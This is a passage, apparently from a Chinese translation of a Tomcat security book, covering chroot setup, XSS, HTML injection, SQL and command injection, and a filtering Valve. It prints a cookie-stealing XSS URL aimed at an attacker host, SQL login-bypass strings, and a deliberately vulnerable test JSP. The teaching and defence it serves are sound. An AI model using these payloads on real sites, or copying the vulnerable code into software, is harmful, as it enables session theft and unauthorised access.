local/jakarta-tomcat-4.1.24 -Dcatalina.home=/usr/local/jakarta-tomcat
-4.1.24 -Djava.io.tmpdir=/usr/local/jakarta-tomcat-4.1.24/
temp org.apache.catalina.startup.Bootstrap stop \
    >> /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24/logs/catalina.out 2>&1 &
        ;;
  *)
        echo "Usage: tomcat4 {start|stop}"
        exit 1
esac
```

7. 修改Tomcat目录树的权限，让非root的用户有足够的权限来执行Tomcat。此处的重点是为了保持严谨的安全防护功能，只给予必要的权限。你需要测试你所使用的Tomcat的版本，以判断哪些需要而哪些不需要具有读取及写入的权限。一般情形下，Tomcat的用户需要能够读取Tomcat中的所有资料。但是对于*/logs*、*tmp/*、

*work/*以及*Webapp/*目录，则求有向*Conf/*写入的权限。如果已经将Tomcat配置为使用`UserDatabaseRealm`来编写*conf/tomcat-users.xml*（这是默认的设置），或用Admin Web应用程序来编写*conf/server.xml*，则可能需要对*conf/*中的一些文件具有写入的权限：

```
# cd /usr/local/chroot/usr/local/jakarta-tomcat-4.1.24
# chmod 755 .
# chown -R tomcat logs/ temp/ Webapps/ work/ conf/
```

8. 确保不要将Tomcat设定在基本的端口上执行—如果以非`root`的用户身份执行，则会失去在端口80上执行的权限。请检查*$CATALINA_HOME/conf /server.xml*以确保Tomcat只会开启大于1023的服务器端口。

9. 激活Tomcat：

```
# /etc/rc.d/init.d/tomcat4 start
```

10. 检查日志文件，看看有无例外的堆栈记录。其中出现的记录往往会指出文件所有权/权限所出现的问题。仔细检查Tomcat的安装目录树，并注意检查目录和文件的所有权与权限。可以通过给予Tomcat `chroot`用户更多的文件权限来解决这个问题。同时，如果Tomcat一直都无法激活，它可能会让JVM的进程处于闲置状态，因此在试图重新激活Tomcat前，要特别留意。

如果Tomcat正常地服务请求且没有日志文件的例外记录，则说明已经完成了`chroot`的设定！除了重新映射文件系统的根目录之外，Tomcat和在非`chroot`的环境中一样正常地执行 —— 甚至不会意识到是在`chroot`监牢中执行。

过滤恶意的用户输入

无论使用Tomcat的目是什么，如果未受信的用户能将请求送至Tomcat服务器，该服务器就有可能受到恶意用户的攻击。虽然Tomcat的开发者已经竭尽全力使Tomcat具有足够的安全防护，但最终，Tomcat的安装与配置还是由Tomcat的系统管理员来完成的，而由Web应用程序开发者开发在Tomcat中运作执行的应用程序。尽管Tomcat已经很安全了，你仍然容易写出不安全的Web应用程序。不过，仅仅是写出能完成所需操作的应用程序就已经很不简单了。因此，了解恶意用户不当使用Web应用程序代码的各种方式（以及如何防止不当使用发生），可能并不是Web开发者的首要目标。

不幸地，如果没有特意将Web应用程序编写成具备安全防护的能力，Tomcat也可能不会安全。因为已知有少数针对Web应用程序安全防护能力的不当使用可以危害网站的安全性，因此所有管理Tomcat的人员都不应该假设Tomcat已经处理了关于安全防护的所有问题！通过配制Tomcat来使用安全防护管理器可以增强这些Web应用程序的安全防

护能力，而将Tomcat安装在chroot监牢中，则可设定难以突破的操作系统核心层级的限制。不过，即使这样做也无法修正所有的弱点。根据所执行的应用程序的功能不同，某些不当使用仍然会有效。

如果你管理的Tomcat执行来自客户或其他团体的未受信Web应用程序，或者所执行的Web应用程序不是你自己编写的，而且也没有程序代码，无论这些程序是否安全，恐怕也不能更改它们。你可以选择不在服务器上服务它们，但通常无法将应用程序代码改成有安全防护能力的。更严重的是，如果在单一执行的Tomcat实例上服务多个Web应用程序，而其中之一有安全漏洞，则该应用程序可能会让所有的Web应用程序都不安全。身为系统管理员，你应该尽可能过滤恶意的用户输入，以避免它进入有漏洞的Web应用程序，而且也应该事先了解可能会影响服务器的已知安全漏洞。

本节会详细说明一些众所周知的Web应用程序安全漏洞，以及一些建议的补救措施，然后叙述可以安装并用来保护Tomcat的过滤程序。

弱点

下面我们来看一些不当使用Web应用程序安全防护机制的细节。这些不当使用都来自远程用户，恶意的远程用户通过将精心设计的请求数据传送给Tomcat，来企图绕过Web应用程序的安全防护机制。不过，如果能够过滤掉这些恶意的数据，就能使该攻击失效。

Cross-site scripting

此类对Web应用程序安全防护机制的不当使用，是最广为人知的一种。简而言之，cross-site scripting（XSS）（注1）的行为包括编写恶意的网页浏览器脚本程序代码，以及骗取其他用户的网页浏览器来执行它。整个过程都是在利用第三方的Web服务器（例如你的Tomcat）。当Web应用程序回送用户提供的请求数据前没有对其进行过滤时，就有可能发生XSS攻击。当用户以支持脚本语言（例如JavaScript或VBScript）的网页浏览器访问Web应用程序时，XSS也是最常见到的。通常，XSS攻击会试图盗取用户进程的cookie值，成功后攻击者便会以拥有该cookie的用户身份登录网站，并取得被攻击者在该网站上的身份及全部功能。因此，一般也将此称为HTTP会话劫掠（session hijacking）。

注1： 有些人会将它缩写成CSS因为“cross”是以字母C开头。不过，就像多数三字母缩写词（Three Letter Acronym，TLA）一样，这种组合早就有更常见的意义：Cascading Style Sheet。因此，为避免在这两个不同的Web概念间产生混淆，我们在此用XSS来代表cross-site scripting。

下面的例子说明了如何用XSS来劫掠用户进程。在Tomcat上执行的网站（此例中为*www.example.com*）被设置成允许用户浏览网站并阅读讨论区。该网站要求用户在讨论区上发布消息消息前先要登录，不过它提供了免费的注册账号。在登录后，用户便可以在讨论区中发布消息，并做其他的事，如网上购物等。恶意的攻击者发现该网站支持搜寻功能，会回送用户的查询字符串，而且对用户在查询字符串中输入的任何特殊字符没有进行过滤或者换码（escape）。即，如果用户搜寻“ foo ”，攻击者便会得到一份包含所有提及“ foo ”的网页的清单。不过，如果找不到任何有关“ foo ”的内容，服务器便会响应类似“ Could not find any documents including 'foo' ”的消息。

然后，攻击者将试着搜寻这样的字符串：

```
<b>foo</b>
```

而网站则响应：

```
Could not find any documents including 'foo'.
```

请注意，搜寻结果的消息会将在查询字符串中输入的粗体字标记解释成HTML，而非纯文字！接着，用户将会尝试下面的查询字符串：

```
<script language='javascript'>alert(document.cookie)</script>
```

如果服务器将此字符串逐字地回送给网页浏览器，网页浏览器会将查询字符串的内容当成一般的HTML，其中含有用于开启警告对话窗口的嵌入式脚本。此窗口会显示所有应用于此网页的HTTP cookie（及其值）。如果网站这样做，而且用户也有进程的cookie，攻击者便可以获取下列信息：

- Web应用程序可用于XSS攻击，因为至少在此网页上，它并未适当地过滤用户输入。
- 可以利用此网站转发在其他网页浏览器上执行的小型JavaScript程序。
- 可以利用此网站取得其他用户登录进程的cookie，并以该cookie值做别的事情。

然后，攻击者编写非常简短的JavaScript程序来取得进程的cookie，并将它发送到攻击者的机器来检查。例如，如果攻击者侵入了在*www.groovywings.com*上的账号，并想检查受害者在该机器上的cookie，则可以编写JavaScript程序将受害者进程的cookie值送至该账号，如下所示：

```
<script language="javascript">document.location="http://www.groovywigs.com/foo"
+ document.cookie</script>
```

开始执行后，此脚本会让启用 JavaScript 的网页浏览器将进程的 cookie 值发送至 *www.groovywigs.com*。

为了执行这个脚本，攻击者必须找出将搜索参数发送至存在漏洞的网站的搜索引擎的方式。最有可能的就是使用简单的请求参数，相关的 URL 如下所示：

```
http://www.example.com/search?query=foo
```

通过使用这个示例，恶意的用户建立了包含其脚本并将受害者的浏览器发送至攻击者可以检查受害者进程 cookie 的位置的 URL：

```
http://www.example.com/search?query=<script language="javascript">
document.location="http://www.groovywigs.com/foo" + document.cookie</script>
```

然后，恶意的用户使用 URL 编码机制伪装出相同的 URL 内容：

```
http://www.example.com/search?query=%3Cscript+language%3D%22javascript%22%3Edocument.
location%3D%22http%3A%2F%2Fwww.groovywigs.com%2Ffoo%22+%2B+document.
cookie%3C%2Fscript%3E
```

这个 URL 与前一个 URL 的作用相同，只是更难于阅读。凭借对 URL 中其他内容的进一步编码，如“`javascript`”和“`document.cookie`”字符串，攻击者可以使该 URL 成为更难辨识的 XSS 攻击的 URL。

接下来，攻击者会想办法让这个带有 XSS 攻击的 URL 连接到一个或者多个网站用户的网页浏览器。通常，攻击者可以连接的用户越多，其可以攻击的受害者也就越多。因此，以邮件列表的Email方式发送或张贴至网站上的讨论区会让许多受害者看到—而有些人则会点选它。攻击者会以假的个人资料（用假的 Email 账号来送出确认回函）在 *www.example.com* 网站上建立假的用户账号。当以这个新的假用户账号登录网站后，攻击者会在讨论区上张贴含有此连接的消息。然后，攻击者将其自身的账号注销并等候，同时监视 *www.groovywigs.com* Web 服务器的访问日志。当登录 *www.example.com* 的用户点选此连接时，其进程的 cookie 值会出现在 *www.groovywigs.com* 的访问日志中。当攻击者取得此 cookie 值后，不需登录网站就可以利用此值来访问受害者的账号。

注意：用户让其网页浏览器使用此cookie值的方式会依不同品牌的网页浏览器而异，甚至同一品牌但不同版本的浏览器在使用时也可能会有差异。但是，总是有方法来使用它。

此处最坏的状况是，网站储存了如信用卡卡号（用于网站的网上购物）的机密信息，但由于XSS攻击而被盗取。攻击者可以偷偷地记录信用卡信息，而不让网站上的用户知道，并且 *www.example.com* 的系统管理员也永远不会知道他已成为泄漏信息的来源。

许多知名网站都在防范XSS攻击上存在缺陷。当然，实际的攻击可能并不像前面的示例那么简单，但是，只要在Web应用程序中有将未过滤的输入回送给用户的缺陷，就可以设计出XSS攻击的方式。在某些网站上，攻击者甚至不需具有合法的用户账号，就可以进行XSS攻击。含有容易受到XSS攻击的Web应用程序的Web服务器可以用各种程序语言编写（包括Java），并在任何操作系统上执行。这是一种一般且普遍的网页浏览器脚本问题，而此服务器端的问题主要来自于并未确认及过滤恶意的用户输入。

身为Tomcat的系统管理员，该如何协助修正这类问题呢？

- 将Tomcat设定为使用本章稍后（过滤HTTP的请求）所述的`BadInputFilterValve`。此Valve的作用是在不修改或停用Web应用程序的条件下，从`GET`与`POST`参数名称及值中，转义（escape）某些字符串样式，从而阻断大多数的XSS攻击。
- 在没有使用Tomcat的`Valve`的状况下，重新编写应用程序，让它借着转义特殊字符及过滤有漏洞的字符串样式，来确认用户输入。这与`BadInputFilterValve`的作用十分类似。
- 阅读在本章（参考文献）一节中提到的与XSS相关的网页，并理解这些攻击的运作方式。过滤用户请求数据中的所有可能会让用户网页浏览器执行用户提供的脚本的任何资料。这包括`GET`与`POST`参数（名称及值）、HTTP请求的标题名称及其值（包括cookie），以及其他URL片段，如URL路径信息。
- 参阅Web上提到的解决XSS攻击的其他方案，仔细考虑该方案是否会对你有所帮助。这有助于你掌握最新的解决方案。
- 只使用HTTPS和CLIENT-CERT验证，或执行那些不使用HTTP cookie追踪进程的方法。这样做一般便可以阻挡任何企图通过盗取进程的cookie值来劫掠用户进程的XSS攻击行为。

同样地，并没有100%过滤及捕捉XSS攻击内容的方法，不过你一定可以阻挡大部分的攻击。

HTML注入（HTML injection）

这个漏洞也是由不当的用户输入验证与过滤造成的。HTML注入的行为是编写HTML程序，并插入网站的网页中，而让网站的其他用户看到系统管理员及网站原作者不想发布的内容。此程序并没有包括任何脚本程序代码，如JavaScript或VBScript —— 那是XSS攻击所作的事。此漏洞与纯HTML有关。

注意：某些咨询性网页称这个为“HTML插入（HTML insertion）”。

依照有漏洞的网站所提供功能的不同，以下收集了一些恶意用户利用 HTML 注入的例子：

- 借着插入恶意的 HTML 窗体（”特洛伊木马”式的 HTML 注入攻击），来骗网站的用户将其用户名称与密码发送到攻击者的服务器上。
- 将远程管理的恶意网页内容全部引入有漏洞网站的网页中（例如，使用内页框）。这使得网站的用户认为攻击者的网页也是网站的一部分，而在不知情的状况下泄露机密资料。
- 在网站拥有人不知情的状况下，于网站上发布非法或不要的资料。这包括损伤网站的外貌，在网站上放置盗取的或非法资料的链接（甚至是非法资料本身），等等。

大多数在防范 HTML 注入攻击方面存在漏洞的网站，至少会让攻击者使用 HTTP GET 请求，并在有漏洞的网站上放置 HTTP 客户端在单一 URL 可接收的最多资料，而不要求攻击者登录受害的网站。如同 XSS 攻击一样，攻击者也可以用 Email 传送这些冗长的 URL，或将它们放在其他网页上让用户找到并使用。当然，URL 愈长，用户就愈不会点选它，除非他们看不到链接的 URL（例如，将冗长的 URL 放在 `href` 的 HTML 链接中）。

不言而喻，这种漏洞十分严重。令人惊讶的是，在 Web 上竟然找不到多少只提到 HTML 注入而不提到 XSS 的信息。这主要是因为 Web 应用程序中的大多数 HTML 注入漏洞也可用于 XSS 攻击。不过，许多通过过滤像 `<script>` 的标记来防御 XSS 攻击的网站，对于 HTML 注入的攻击仍然完全束手无策。

身为 Tomcat 的系统管理员，该如何协助修正此问题呢？

- 将 Tomcat 设定为使用本章稍后（过滤 HTTP 的请求）一节所述的 `BadInputFilterValve`。
- 如果无法安装任何 Tomcat `Valve`，则应重新编写应用程序，让它通过转义特殊字符及过滤有漏洞的字符串样式，来确认用户输入。这与 `BadInputFilterValve` 的作用十分类似。
- 过滤所有用户请求数据中的 `<` 与 `>` 字符，如果找到它们，则将其转换成 `&lt;` 及 `&gt;`。这包括 `GET` 与 `POST` 参数（名称及值）、HTTP 请求的标题名称及其值（包括 cookie），以及其他 URL 片段，如 URL 路径信息。
- 只执行那些不允许用户通过输入 HTML 来显示网站上的网页的 Web 应用程序。
- 当你认为你的网站不再有什么安全漏洞后，应尽可能地找到多种类型的 XSS 攻击对其进行攻击，并加以研究，同时试着过滤它们，因为许多不著名的 XSS 漏洞同样会造成 HTML 注入漏洞。

SQL注入（SQL injection）

相较于XSS与HTML注入，SQL注入漏洞则相当少见，且更鲜为人知。SQL注入的行为是通过将请求中恶意的SQL查询字符串片段传送给服务器（通常是对Web服务器的HTTP请求），来绕过网站上数据库的安全防护机制。攻击者也可利用SQL注入以网站拥有人及开发者非预期（通常也是不喜欢）的方式来操纵网站的SQL数据库。当网站允许在SQL查询中放入用户的输入，而且没有对该用户的输入进行适当的验证与过滤（或根本不作验证与过滤）时，就会发生此类攻击行为。

注意：这类漏洞也称为“SQL插入”(SQL insertion)。

服务器端Java程序代码会受到此类攻击的惟一情形是当Java程序代码未使用JDBC `PreparedStatement`时。如果你确定Web应用程序只使用JDBC `PreparedStatement`，应用程序将不太容易受到SQL注入的攻击。这是因为`PreparedStatement`不允许在不同的插入时间改变查询的逻辑结构，而这对于SQL注入攻击的运作是很重要的。如果Web应用程序会驱动执行SQL查询的非Java JDBC程序代码，该应用程序也可能会受到攻击。除Java的`PreparedStatement`（以及以其他语言编写的任何对应功能）之外，SQL注入的攻击在以任何语言编写并使用任何SQL数据库的Web应用程序上皆可行。

这里是SQL注入漏洞的示例。假设你的Web应用程序是以Java的JDBC `Statement`而非`PreparedStatement`编写的。当用户试图登录时，应用程序会以用户名称与密码建立SQL查询字符串，来检查用户是否存在密码数据库中。如果用户名称及密码字符串都存在称为`username`及`password`的变量中，在Web应用程序中会有类似这样的程序代码：

```
// 我们已经建立数据库连接了。现在建立 Statement 来使用数据库
Statement statement = connection.createStatement();

// 建立含有用户登录的 SQL 查询命令的一般字符串
// 同时将 username 及 password 插入字符串中
String queryString = "select * from USER_TABLE where USERNAME='" +
    username + "' and PASSWORD='" + password + "';";

// 以纯字符串来执行 SQL 查询命令
ResultSet resultSet = statement.executeQuery(queryString);

// 从数据库产生的数据行表示用户已成功登录了
```

因此，如果用户以“jasonb”的用户名称及“guessme”的密码来登录，下列程序代码会将此字符串值插入到`queryString`中：

```
select * from USER_TABLE where USERNAME='jasonb' and PASSWORD='guessme';
```

username与password变量的字符串值会连接在queryString中，而不管其内容是什么。为了突出本示例的意图，假设在将该输入加进queryString前，应用程序还未过滤任何来自用户名称与密码网页的窗体字段输入。

在了解漏洞的设定后，让我们看看攻击吧！当恶意的用户输入像下面这样的用户名称与密码时，想想 queryString 会变成什么样子：

```
Username: jasonb
Password: ' or '1'='1
```

所产生的 queryString 如下：

```
select * from USER_TABLE where USERNAME='jasonb' and PASSWORD='' or '1'='1';
```

请仔细检查这个查询字符串：虽然在数据库中可能没有称为 jasonb 的用户，及对应的空密码，'1' 永远会等于 '1'，所以数据库会正常地传回 USER_TABLE 中的所有行。因为有传回一个以上的行，Web应用程序的程序代码可能会将此解译成合法的登录。攻击者不会知道用来检查合法登录的正确查询字符串，所以可能需要猜一下才得到引号与布尔逻辑的正确组合，不过聪明的攻击者最后还是会成功侵入。

当然，如果在将引号连接到 queryString 内前就将其转义，则会更难将额外的 SQL 逻辑插入 queryString。此外，如果在这些字段中禁止使用空白符号，它将无法用来分隔queryString中的逻辑运算符。即使应用程序不使用PreparedStatement，仍然有方法保护网站，以免受 SQL 注入的攻击 —— 仅仅过滤掉空白符号及引号，就能让 SQL 注入的攻击难以成功。

关于 SQL 注入漏洞还需注意的是，各种 SQL 数据库都有不同的功能，其中任何一种都可能容易受到攻击。例如，如果 Web 应用程序查询 MySQL 数据库，而 MySQL 允许将 # 字符当成注释符号，则攻击者可以输入如下的用户名称与密码：

```
Username: jasonb';#
Password: anything
```

所产生的 queryString 会像这样：

```
select * from USER_TABLE where USERNAME='jasonb';# and PASSWORD='anything';
```

所有在 # 后面的都变成注释，因此永远不会检查密码。数据库会传回 USERNAME='jasonb' 的数据行，而应用程序则将此结果当成合法的登录。在其他数据库上，两个连字号（--）代表注释的开头，并且可用来取代#。此外，单引号或双引号也是经常被利用的字符。

在更特殊的状况中，SQL注入攻击会通过调用数据库中的存储过程（stored procedure）造成各种灾难。这表示即使Tomcat安装在安全的环境中，经由Tomcat，数据库仍然容易受到攻击，而如果这两者都在同一个服务器计算机上执行，其中一个系统就有可能使得另一个不安全。

身为Tomcat的系统管理员，该如何协助修正此问题呢？

- 将Tomcat设定为使用本章稍后（过滤HTTP的请求）一节所述的`BadInputFilterValve`。
- 如果无法安装任何Tomcat `Valve`，请重新编写应用程序，让它只使用`PreparedStatement`，并通过转义特殊字符及过滤有漏洞的字符串样式，来验证用户的输入。这与`BadInputFilterValve`的作用十分类似。
- 过滤所有用户请求资料中的单引号及双引号，如果发现它们，则将其转换成`&#39;`与`&quot;`。这包括`GET`与`POST`参数（名称及值）、HTTP请求的标题名称及其值（包括cookie），以及任何其他URL片段，如URI路径信息。

命令注入（command injection）

命令注入的作用是将请求传送至Web服务器，并以Web应用程序开发者非预期的方式于服务器的命令行上执行，从而绕过服务器的安全防护机制。在所有执行其他命令行的命令以作为Web应用程序的部分任务的操作系统与服务器软件上，会发现这种漏洞。发生的原因是在将用户的输入当成参数传给命令之前，系统并未做适当的验证及过滤（或没有做验证及过滤）。

没有可用于判断应用程序是否容易受到命令注入攻击的简单方法。因此，一定要对用户的输入进行验证。除非Web应用程序使用CGIServlet或自己调用命令行命令，否则Web应用程序不会在防范命令注入的攻击方面存在漏洞。

为了防范此种攻击，必须从用户的输入中过滤大多数特殊字符，因为命令shell会接受并使用太多的特殊字符。通常，从所有用户的输入中过滤这些字符并不可行，因为Web应用程序一般都会需要用到必须过滤的字符。转义反单引号、单引号和双引号可能是不错的方法，但是对其他字符可能就不这么简单了。为了满足应用程序的特定需求，你可能需要定制的输入验证程序。

身为Tomcat的系统管理员，该如何协助修正此问题呢？

- 将Tomcat设定为使用（过滤HTTP的请求）一节所述的`BadInputFilterValve`。

- 如果无法安装任何Tomcat `Valve`，请重新编写应用程序，让它通过转义特殊字符及过滤有漏洞的字符串样式，来验证用户的输入。这与`BadInputFilterValve`的作用十分类似。
- 过滤所有用户的请求数据，并只接受下列的字符：“`0~9`，`A~Z`，`a~z`，`@~_:`”。除此之外的其他字符都应该被拒绝，包括`GET`与`POST`参数（名称及值）、HTTP请求的标题名称及其值（包括cookie），以及其他URL片段，如URI路径信息。

过滤HTTP的请求

在看过各式攻击类型及我们建议的解决方法后，接下来说明如何安装及设定可修正以上大多数问题的程序。

为了简单地示范问题及测试解决方案，我们编写了一个JSP网页，并将其当作一般的Web应用程序，它会接受用户的输入并显示少量的调试信息。示例6-4为*input_test.jsp*网页的JSP源代码。

示例6-4：input_test.jsp的JSP源代码

```
<html>
 <head>
   <title>Testing for Bad User Input</title>
 </head>
 <body>

   Use the below forms to expose a Cross-Site Scripting (XSS) or
   HTML injection vulnerability, or to demonstrate SQL injection or
   command injection vulnerabilities.

   <br><br>
   <!-- 使用 GET 方法之搜索窗体的开头 -->
   <table border="1">
     <tr>
       <td>
          Enter your search query (method="get"):
         <form method="get">
           <input type="text" name="queryString1" width="20"
                  value="<%= request.getParameter("queryString1")%>"
           >
           <input type="hidden" name="hidden1" value="hiddenValue1">
           <input type="submit" name="submit1" value="Search">
         </form>
       </td>
       <td>
         queryString1 = <%= request.getParameter("queryString1") %><br>
         hidden1 =      <%= request.getParameter("hidden1") %><br>
         submit1 =      <%= request.getParameter("submit1") %><br>
       </td>
```

```
  </tr>
 </table>
<!-- 使用GET方法之搜索窗体的结尾 -->

<br>

<!-- 使用POST方法之搜索窗体的开头 -->
<table border="1">
  <tr>
    <td>
       Enter your search query (method="post"):

      <form method="post">
        <input type="text" name="queryString2" width="20"
               value="<%= request.getParameter("queryString2")%>"
        >
        <input type="hidden" name="hidden2" value="hiddenValue2">
        <input type="submit" name="submit2" value="Search">
      </form>
    </td>
    <td>
      queryString2 = <%= request.getParameter("queryString2") %><br>
      hidden2 =      <%= request.getParameter("hidden2") %><br>
      submit2 =      <%= request.getParameter("submit2") %><br>
    </td>
  </tr>
</table>
<!-- 使用POST方法之搜索窗体的结尾 -->

<br>

<!-- 使用POST方法之用户名称窗体的开头 -->
<table border="1">
  <tr>
    <td width="50%">
      <% // 如果得到用户名称, 则检查其合法性
         String username = request.getParameter("username");
         if (username != null) {
             // 确认用户名称只含有合法的字符
             boolean validChars = true;
             char[] usernameChars = username.toCharArray();
             for (int i = 0; i < username.length(); i++) {
                 if (!Character.isLetterOrDigit(usernameChars[i])) {
                     validChars = false;
                     break;
                 }
             }
             if (!validChars) {
                 out.write("<font color=\"red\"><b><i>");
                 out.write("Username contained invalid characters. ");
                 out.write("Please use only A-Z, a-z, and 0-9.");
                 out.write("</i></b></font><br>");
             }
```

```
                // 确认用户名称的长度是合法的
                else if (username.length() < 3 || username.length() > 9) {
                    out.write("<font color=\"red\"><b><i>");
                    out.write("Bad username length. Must be 3-9 chars.");
                    out.write("</i></b></font><br>");
                }
                // 否则，它就是非法的用户名称
                else {
                    out.write("<center><i>\n");
                    out.write("Currently logged in as <b>" + username + "\n");
                    out.write("</b>.\n");
                    out.write("</i></center>\n");
                }
            }
        %>

        Enter your username [3-9 alphanumeric characters]. (method="post"):

        <form method="post">
          <input type="text" name="username" width="20"
                 value="<%= request.getParameter("username")%>"
          >
          <input type="hidden" name="hidden3" value="hiddenValue3">
          <input type="submit" name="submit3" value="Submit">
        </form>

      </td>
      <td>
        username = <%= request.getParameter("username") %><br>
        hidden3 =      <%= request.getParameter("hidden3") %><br>
        submit3 =      <%= request.getParameter("submit3") %><br>
      </td>
    </tr>
  </table>

  <!-- 使用 POST 方法之用户名称窗体的结尾 -->

 </body>
</html>
```

请将 *input_test.jsp* 文件复制到 ROOT 应用程序中：

```
# cp input_test.jsp $CATALINA_HOME/webapps/ROOT/
```

访问网页 *http://localhost:8080/input_test.jsp*。当加载此网页时，应该如图 6-3 所示。

网页上包括两个查询窗体，和一个用户名称的输入窗体。这两个查询窗体基本上是一样的，只不过一个使用 HTTP GET，另一个使用 HTTP POST。此外，其参数的名称也不同，所以可以一次测试两个窗体，其参数值不会彼此干扰。网页对查询窗体不会做任何输入验证，但是对用户名称的窗体则会。网页上的所有窗体都会自动填入上次传送来的值（如果没有任何上次的值，则会填入 null）。



图 6-3：执行中的 input_test.jsp

可以通过将数据填入窗体来显露网页的漏洞。以下是一些例子：

- 将`<script language="javascript">alert(document.cookie)</script>`填入搜索字段，以便用 XSS 来显示进程的 cookie。
- 将`<iframe src=http://jakarta.apache.org></iframe>`填入搜索字段来示范 HTML 注入攻击。
- 试着将`"><input type="hidden" name="hidden3" value="SomethingElse">`填入用户名称的字段，然后填入`foo`并再传送一次。请注意，在第二次传送时，`hidden3`的值已改成`SomethingElse`。这是不完整的输入验证及参数处理的例子。
- 输入`jasonb' OR ''='`的用户名称，并注意它的确将`username`参数设成该字符串，而它则可以利用 SQL 注入的漏洞（视数据库程序的编写方式而定）。

针对Web应用程序中的所有输入字段，制作一份精确的字符清单，以记录应用程序需要当成用户输入而接受的所有字符。只接受清单中的字符，而过滤掉其他字符，这种方法似乎是最安全的。但是，如果应用程序会接受许多特殊字符，可能还是会开启一些漏洞。为解决这些问题，你可以使用漏洞样式的搜索及取代过滤方法（例如，正规表示式的搜索及取代），不过这通常只适用于预先知道的漏洞。所幸，我们有一些信息可用来通盘过滤常见的安全漏洞。

如果通盘过滤所有请求信息中，已知最常用来攻击网站的正规表示式的样式，则可以在请求抵达程序代码之前加以修改，并阻挡这些攻击。在寻找恶意的请求数据时，应该禁止请求或转义恶意的请求数据。这样，应用程序便不用重复过滤器的程序代码，而且只需少量的管理及维护工作就可通盘地过滤。通过安装定制的 Tomcat `Valve`，你可完成此种通盘过滤的功能。

Tomcat `Valve`可将程序代码插入 Tomcat 中，并让该程序代码在不同的请求及响应处理阶段执行，而 Web 应用程序的内容则在中间阶段执行（即，在处理请求之后，处理响应之前）。`Valve` 不是 Web 应用程序的一部分，而是可以当成 Tomcat servlet container 的一部分来执行的程序模块。`Valve` 的另一项优点是，Tomcat 的系统管理员可以设定 `Valve` 在所有部署的 Web 应用程序或特定的 Web 应用程序中执行 —— 无论所需的范围为何。附录四中含有 `BadInputFilterValve.java` 的完整源代码。

警告：`BadFilterValve`只会过滤参数名称及值。它不会过滤标题名称或值或其他可能会包含攻击数据的项目（如路径信息）。过滤参数对大多数的攻击已足够了，不过并非对所有的攻击都有效，因此务必要留意。

为了阻挡 XSS、HTML 注入、SQL 注入和命令注入的攻击，`BadInputFilterValve` 会过滤各种恶意的输入样式及字符。表6-2显示了用在*server.xml*配置文件中的`BadInput-FilterValve`的属性。

表 6-2：BadInputFilterValve 的属性

属性	意义
`className`	此 `Valve` 实现的 Java 类名；必须设为 `com.oreilly.tomcat.valves.BadInputFilterValve`
`debug`	调试等级，0 表示不调试，而正数则表示不同程度的调试等级，数字愈高，显示的调试信息就愈详细。默认值是 0
`escapeQuotes`	在执行请求前，决定此 `Valve` 是否要转义请求消息中的任何引号（包括双及单引号）。默认值为 `true`
`escapeAngleBrackets`	在执行请求前，决定此 `Valve` 是否要转义请求消息中的任何尖括号。默认值为 `true`
`escapeJavaScript`	决定此`Valve`是否要转义请求消息中任何对JavaScript函数与对象的可能有危险的引用。默认值为 `true`
`allow`	此 `Valve` 允许的正规表示式清单，以逗号分隔
`deny`	此 `Valve` 禁止的正规表示式清单，以逗号分隔

如欲编译此Valve，首先需要设置CATALINA_HOME环境变量，然后再在*$CATALINA_HOME/server/classes*中建立类的目录，如下所示：

```
# export CATALINA_HOME=/usr/local/jakarta-tomcat-4.1.24
# mkdir -p $CATALINA_HOME/server/classes/com/oreilly/tomcat/valves
```

接着，将文件复制到此目录中，并对其进行编译：

```
# cd $CATALINA_HOME/server/classes
# javac -classpath $CATALINA_HOME/server/lib/catalina.jar:$CATALINA_HOME/
common/lib/servlet.jar:$CATALINA_HOME/server/lib/jakarta-regexp-1.2.jar -d
$CATALINA_HOME/server/classes com/oreilly/tomcat/valves/
BadInputFilterValve.java
```

在编译完该类后，将源代码从Tomcat的目录树中移除：

```
# rm com/oreilly/tomcat/valves/BadInputFilterValve.java
```

然后，在*server.xml*中设定Valve。编辑*$CATALINA_HOME/conf/server.xml*文件，并在默认的Context中加入以下的声明：

```
<Context path="" docBase="ROOT" debug="0"> <Valve
className="com.oreilly.tomcat.valves.BadInputFilterValve"
         deny="\x00,\x04,\x08,\x0a,\x0d"/>
</Context>
```

然后，停止并重新激活Tomcat：

```
# /etc/rc.d/init.d/tomcat4 stop
# /etc/rc.d/init.d/tomcat4 start
```

当激活和停止Tomcat时，在*catalina.out*的配置文件中看到下列错误消息是正常的：

```
ServerLifecycleListener: createMBeans: MBeanException
java.lang.Exception: ManagedBean is not found with BadInputFilterValve
```

你也可能会得到下面这样的错误：

```
ServerLifecycleListener: destroyMBeans: Throwable
javax.management.InstanceNotFoundException: MBeanServer cannot find MBean
with ObjectName Catalina:type=Valve,sequence=5461717,path=/,
host=localhost,service=Tomcat-Standalone
```

这只是表示不知道如何管理该新Valve的JMX管理程序，这是正常的。

在安装完BadInputFilterValve后，你的*input_test.jsp*网页就应该能阻挡所有的XSS注入、HTML注入、SQL注入，以及命令注入的攻击了。如前面那样向该网页传送相同的攻击参数内容。不过，这一次它会转义攻击的字符和字符串，而不是对其进行解释。
